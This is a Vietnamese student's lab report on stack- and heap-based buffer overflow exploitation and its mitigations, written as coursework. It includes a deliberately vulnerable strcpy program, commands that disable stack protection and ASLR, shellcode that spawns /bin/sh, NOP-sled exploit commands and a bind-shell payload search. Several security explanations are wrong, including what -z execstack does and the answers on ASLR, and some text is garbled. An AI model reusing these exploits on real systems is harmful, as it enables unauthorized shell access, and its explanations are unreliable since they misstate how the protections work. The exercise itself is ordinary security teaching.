**LAB 2**

**KHAI THÁC VÀ NGĂN CHẶN LỖI BUFFER OVERFLOW**

**Họ tên: Nguyễn Hoàng Anh**


**MSSV: 1050080002**

**Lớp: 10\_ĐH\_CNPM1**

**Link youtube:**

<https://www.youtube.com/playlist?list=PLQjJWCgilYX-yTERBkNgYxIA4L9P2JY71>


*Hiện trường đơ 1 tiếng (phải làm, quay video lại từ đầu...)*




**Câu 1: Khai thác lỗi Stack-based Buffer Overflow trên Linux 64 bit**


**1.1. Soạn thảo 1 chương trình *buf.c***

**$mkdir bufferoverflow && cd bufferoverflow**

****

**$nano buf.c**

****

****

**#include<stdio.h>**

**#include<string.h>**


**int main(int argc, char \*argv[])**

**{**

**char buf[100];**


**strcpy(buf,argv[1]); printf("Input  was: %s\n",buf);**

**return 0; }**



**1.2. Biên dịch chương trình *buf.c***

**$gcc -g -fno-stack-protector -z execstack buf.c -o buf**




Giải thích ý nghĩa tham số:

-g: Sinh ra kí tự gỡ rối

-fno-stack-protector: Bỏ stack protecter: tắt chức năng kiểm tra toàn vẹn bộ nhớ stack. (Ngăn chặn lỗi tràn bộ điệm) -z execstack: Làm cho bộ nhớ không thực thi được (Ngăn chặn lỗi tràn bộ điệm) -o: Tham số đầu ra (Tên tiến trình) 1.3 Tắt chức năng Address Space Layout Randomization (ASLR)

$sudo sysctl kernel.randomize\_va\_space=0



Hoặc:

$sudo nano /proc/sys/kernel/randomize\_va\_space

#Chuyển giá trị 2 thành 0


Giải thích ngắn gọn tại sao phải tắt chức năng ASLR.

+Để có thể khai thác lỗi

**1.4 Cài đặt gdb và bắt đầu debug chương trình**


**$sudo apt update && apt install gdb -y**

****

****


**$gdb -q buf**

****


****

**1.5 Bên trong môi trường gdb, chọn cú pháp assembly theo kiến trúc Intel và chuyển hàm  main thành ngôn ngữ assembly:**

**- (gdb)set disassembly-flavor intel**

****


**- (gdb)disass main**

****

**1.6 Xác định vị trí của return address (RIP)**

**(gdb)run $(python2 -c "print 'A'\*100 + 'B'\*12 + 'C'\*8 + 'D'\*6") (gdb)info registers**

****

****

**(gdb)x/100x $rsp-200**

**Trả lời:**


**- Ý nghĩa của thanh ghi rbp, rsp, rip:**

**- Địa chỉ và giá trị của thanh ghi rbp:**

**- Địa chỉ và giá trị của thanh ghi rip:**

**- Địa chỉ bắt đầu và kết thúc của buf trên stack:**

**1.7 Khai thác**

**Kernel space **

**argc, argv[], env variables  rip (return address) rbp**

**alignment**

***buf[100]***

****rsp**

**6 \* 0x41 (D) 8 \* 0x41 (C) 12 \* 0x41 (B)**

**100 \* 0x41 (A)**

**- 52 chỉ thị NOP(No Operation):**

**'\x90'\*52**

**- Shellcode (48 bytes)**

**'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\ x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\ xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\ x0f\x05'**

**- Lệnh khai thác:**

**run $(python2 -c "print '\x90'\*52 +**

**'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\ x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\ xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\ x0f\x05' + 'B'\*8 +'C'\*8 + ' x70\x38\x88\xBD'")**

**Kernel space**

**argc, argv[], env variables**

**0x7fffffffde98**

**0x7fffffffde98**

**rbp**

**alignment**

**Shellcode (48 bytes)**

**52 \* ‘\x90’ rsp**

**8 \* 0x41 (C) 12 \* 0x41 (B)**

**- Chụp minh hoạ chiếm được shell sau khi thực thi lệnh khai khác.**

**Câu 2: Khai thác lỗi Buffer Overflow với Listening Shell**

**2.1. Tham khảo và thực hiện hướng dẫn khai thác lỗi Stack-based buffer overflow có listening shell ở link  bên dưới. Chụp hình minh hoạ chiếm được shell sau khi hoàn thành mục ED 203.1 trong hướng dẫn. https://samsclass.info/127/proj/ED203.htm**

**- Tải xuống và chạy chương trình:**

**- Trong cửa sổ Terminal, thực hiện các lệnh sau:**

**Wget -nv https://samsclass.info/127/proj/ED3a.c**

**Wget -nv https://samsclass.info/127/proj/ED3a**

**Chmod a+x ED3a**

**./ED3a**

**An toàn hệ thống - Khoa CNTT**

**- Xem mã nguồn**

**Thực hiện lệnh: cat ED3a.c**

**- Làm một Fuzzer**

**- Trong cửa sổ Terminal, thực hiện lệnh: nano fuzzer #!/usr/bin/python import sys  length = int(sys.argv[1]) print 'A' \* length**

**- Thực thi các lệnh này để làm cho fuzzer có thể thực thi được và kiểm tra nó: chmod a+x fuzzer  ./fuzzer 10**

**- Thực hiện các lệnh này để kiểm tra chương trình với các đầu vào có độ dài 1000 và 1010. ./ED3a $(./fuzzer 1000) ./ED3a $(./fuzzer 1010)**

**- Thực hiện các lệnh này để tải chương trình vào gdb và chạy nó.**

**Gdb -q ED3a**

**Run $(./fuzzer 1020)**

**- Trong cửa sổ Terminal, thực hiện lệnh: nano ex1 -**

**Nhập mã này:**

**#!/usr/bin/python prefix = 'A' \* 1000**

**pattern = 'BBBBCCCCDDDDEEEEFFFF'**

**print prefix + pattern**

**- Thực thi các lệnh này để chạy khai thác trong trình gỡ lỗi: chmod a+x ex1 gdb -q  ED3a run $(./ex1)**

**- Thực thi lệnh này, lệnh này hiển thị các khai thác có sẵn cho nền tảng Linux, liên  kết một trình bao với một cổng TCP đang nghe:**

**sudo msfvenom -l payloads | grep linux | grep bind\_tcp**

**- Khai thác chúng tôi muốn được đánh dấu ở trên: linux / x86 / shell\_bind\_tcp  - Để xem các tùy chọn tải trọng, hãy thực hiện lệnh này**

**sudo msfvenom -p linux/x86/shell\_bind\_tcp --list-options**

**- Xây dựng Khai thác**

**- Trong CỬA SỔ MÁY CHỦ, thực hiện lệnh: nano ex2 #!/usr/bin/python nopsled =  '\x90' \* 500**

**suffix = 'A' \* (1012 - len(nopsled) - len(buf)) eip =**

**'1234'**

**attack = nopsled + buf + suffix + eip print**

**attack**

**- Thực thi các lệnh này để làm cho chương trình có thể thực thi và chạy nó. chmod  +x ex2**

**./ex2**

**- Chương trình chạy, in ra một chuỗi dài các ký tự kết thúc bằng "1234"**

**- Tìm NOP Sled trong RAM**

**- Trong cửa sổ Terminal, thực hiện các lệnh:**

**gdb -q ED3a**

**disassemble copier - Mã chạy đến điểm ngắt: break**

**\* 0x08049241 run $(./ex2)**

**- Tìm NOP Sled trong RAM**

**- Trong cửa số Terminal, thực hiện các lệnh sao: gdb -q ED3a disassemble copier - Mã  chạy đến điểm ngắt:**

**break \* 0x08049241**

**run $(./ex2)**

**- Xem khung xếp chồng**

**- Trong gdb, thực hiện lệnh này để xem các thanh ghi: info registers**

**- Trong gdb, thực hiện lệnh này để xem khung ngăn xếp: x/410x $esp**

**- Hoàn thành mã khai thác**

**- Thực hiện các lệnh này để sao chép chương trình vào một tệp mới và chỉnh sửa nó. cp ex2 ex3  nano ex3 gdb -q ED3a run $(./ex3)**

**2.2. Thực hiện hướng dẫn ED 203.2 (không bắt buộc, sinh viên sẽ 25% điểm thưởng cho bài  thực hành nếu hoàn thành).**

**Câu 3: Khai thác lỗi Heap-based Buffer Overflow trên Linux 64 bit**

**3.1. Tham khảo hướng dẫn khai thác lỗi Heap-based buffer overflow link bên dưới. Chụp hình  minh hoạ chiếm được shell sau khi hoàn thành mục ED 205.1 trong hướng dẫn. https://samsclass.info/127/proj/ED205c.htm**

**- Xem mã nguồn**

**- Quan sát đóng**

**0x400629 trên hệ thống x/130x 0x804b000**

**- Tìm chức năng “nowinner”: disassemble nowinner**

**An toàn hệ thống - Khoa CNTT**

**- Sửa đổi tệp:**

**#!/usr/bin/python print 'A' \* 70 + '00112233445566778899'**

**- Gỡ lỗi: gdb -q ./ED205 run $(./h2) info registers**

**- Sửa đổi tệp:**

**#!/usr/bin/python**

**print 'A' \* 80 + '1234'**

**- Gỡ lỗi: gdb -q ./ED205 run $(./h3) info registers**

**- Thực hiện các lệnh này để tháo rời hàm winner: disassemble winner**

**- Tương tự tệp khai thác cuối cùng:**

**- Sửa đổi tệp:**

**#!/usr/bin/python**

**#0x080484cb**

**print 'A' \* 80 + '\xcb\x84\x04\x08**

**- Gỡ lỗi: gdb -q**

**./ED205 run**

**$(./h4) info**

**registers**

**3.2. Thực hiện hướng dẫn ED 205.3 (không bắt buộc, sinh viên sẽ 25% điểm thưởng cho bài thực hành  nếu hoàn thành).**

**Câu 4: Các giải pháp ngăn chặn tấn công Buffer Overflow**

**4.1. Biên dịch lại chương trình *buf.c* ở Câu 1, lần lượt KHÔNG dùng tham số -fno-stackprotector và -z execstack. Lúc này có thể khai thác lỗi buffer overflow trong chương trình được không? Giải thích  và chụp hình minh hoạ.**

**Giải thích: Không thể khai thác lỗi buffer overflow. Vì khi không dùng tham số -fno-stackprotector  và -zexecstack khiến một số tham số không chạy được do khi tắt hai tham số trên sẽ dẫn tới việc  tràn bộ đệm. Và chức năng Address Space Layout Randomization (ASKS) bị tắt đi nên việc khai  thác lỗi bị chặn.**

**4.2. Bật lại chức năng Address Space Layout Randomization (ASLR). Lúc này có thể khai thác lỗi buffer overflow trong chương trình được không? Giải thích và chụp hình  minh hoạ.**

**$sudo sysctl kernel.randomize\_va\_space=2**

**Giải thích: Có thể khai thác lỗi buffer overflow trong chương đ trình do chức  năng Address Space Layout Randomization (ASKS) đã được bật và được phép  khai thác lỗi.**

**---HẾT---**

**TÀI LIỆU THAM KHẢO**

**[1] “CSC 5991 Cyber Security Practice: Fengwei Zhang”. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://fengweiz.github.io/16sp-csc5991/index.html [2] “Get Kali”, Kali Linux. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://www.kali.org/get-kali/**

**[3] “Kali Tools | Kali Linux Tools”, Kali Linux. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://www.kali.org/tools/**

**[4] “Downloads”. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://www.tenable.com/downloads**

**[5] “404 Error”. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://www.tenable.com/downloads/nessus)?loginAttempted=true [6] “Proving Grounds: Virtual Pentesting Labs | Offensive Security”, OffSec. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://www.offsec.com/labs/ [7] “Khoa Mạng máy tính và Truyền thông”. Truy cập: 10 Tháng Tư 2024. [Online]. Available at: https://cit.ctu.edu.vn/mmt/ctdtattt.html**

**[8] https://samsclass.info/127/proj/ED203.htm**